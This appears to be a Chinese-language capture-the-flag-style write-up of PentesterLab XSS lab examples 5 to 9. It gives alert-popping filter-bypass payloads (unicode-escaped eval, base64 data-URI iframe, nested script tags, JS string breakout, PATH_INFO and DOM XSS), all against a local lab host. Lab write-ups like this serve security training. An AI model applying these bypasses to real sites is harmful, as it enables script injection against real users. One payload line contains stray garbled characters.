



Payload3

http://192.168.219.136/xss/example5.php?name=<script>eval(\u0061\u006c\u0065\u0072\u0074(1))</script>

OR


http://192.168.219.136/xss/example5.php?name=
<script>eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029')</script>






Payload4（（BASE64编码）将<<script>alert(1)</script>整个base64编码为：PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==）

http://192.168.219.136/xss/example5.php?name=<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">></iframe>




Payload5（prompt）


http://192.168.219.136/xss/example5.php?name=<img src=x onerror=prompt(1)>



Example 6

使用上述的payload测试均无法成功弹窗，页面返回“ "; ”






发现返回payload后面的字符串

Payload1

http://192.168.219.136/xss/example6.php?name=<scri<script>pt>alert(1)</scri</script>pjkgkhhhhhhhhhhhhhht><script>alert(1)</script>




为了找到具体的原因，设置Payload值为<script>alert(1)</script>，查看网页源代码

```
          </a>
          <a class="brand" href="https://pentesterlab.com/">PentesterLab.com</a>
          <div class="nav-collapse collapse">
            <ul class="nav">
              <li class="active"><a href="/">Home</a></li>
            </ul>
          </div><!--/.nav-collapse -->
        </div>
      </div>
    </div>

    <div class="container">



Hello
<script>
    var $a= "<script>alert(1)</script>";
</script>
```

发现提交的东西赋入了变量a，故构造

Payload2

http://192.168.219.136/xss/example6.php?name=</script><script>alert(1);"



Example 7

使用</script><script>alert(1);"无法弹窗，直接查看源代码

```
          </a>
          <a class="brand" href="https://pentesterlab.com/">PentesterLab.com</a>
          <div class="nav-collapse collapse">
            <ul class="nav">
              <li class="active"><a href="/">Home</a></li>
            </ul>
          </div><!--/.nav-collapse -->
        </div>
      </div>
    </div>

    <div class="container">


Hello
<script>
  var $a= '&lt;/script&gt;&lt;script&gt;alert(1);&quot;';
</script>

      <footer>
        <p>&copy; PentesterLab 2013</p>
```


发现对<>做了转义处理，通过闭合前后的单引号“”,成功弹窗

Payload

http://192.168.219.136/xss/example7.php?name='; alert(1);'


OR（直接注释掉后面的单引号）

http://192.168.219.136/xss/example7.php?name='; alert(1)//




```
<div class="container">

Hello
<script>
  var $a= ''; alert(1);'';
</script>

    <footer>
      <p>&copy; PentesterLab 2013</p>
    </footer>

</div> <!-- /container -->
```

Example 8



开始有输入框了，猜测是存储性跨站脚本，输入<script>alert(1)</script>

无弹窗，查看源代码


```
HELLO &lt;script&gt;alert(1)&lt;/script&gt;<form method="POST" action="/xss/example8.php">
  Your name:<input type="text" name="name">
  <input type="submit" name="submit">

      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>
```

尖括号被转义，尝试各种编码都失败了，查看参考答案发现还是反射型跨站脚本，一开始思路就错了，啪啪打脸。


漏洞点在于/xss/example8.php，通过在/xss/example8.php/[XSS_PAYLOAD]注入payload可以获取弹窗

Payload

http://192.168.219.136/xss/example8.php/"><script>alert(1)</script>



Example 9





```
<script>
  document.write(location.hash.substring(1));
</script>
      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->
```

这个的意思是指取地址栏#后的语句，然后也没做什么过滤，很简单的加入标签就好了

Payload

http://192.168.219.136/xss/example9.php?<script>alert(1)</script>



注：本关卡主要理解domxss的作用，在字符串带入中可以用？和#，如果用？需要和服务器交互，但是如果用#,则可以抓包看到实际上请求的xss脚本并未提交到服务器，这里可以更好的理解domxss，实际上不需要服务器的解析，实际上是利用浏览器的dom解析就可以完成，这是domxss与其他xss最本质的区别

注意（这里有点坑）：

用的ie浏览器可以实验成功

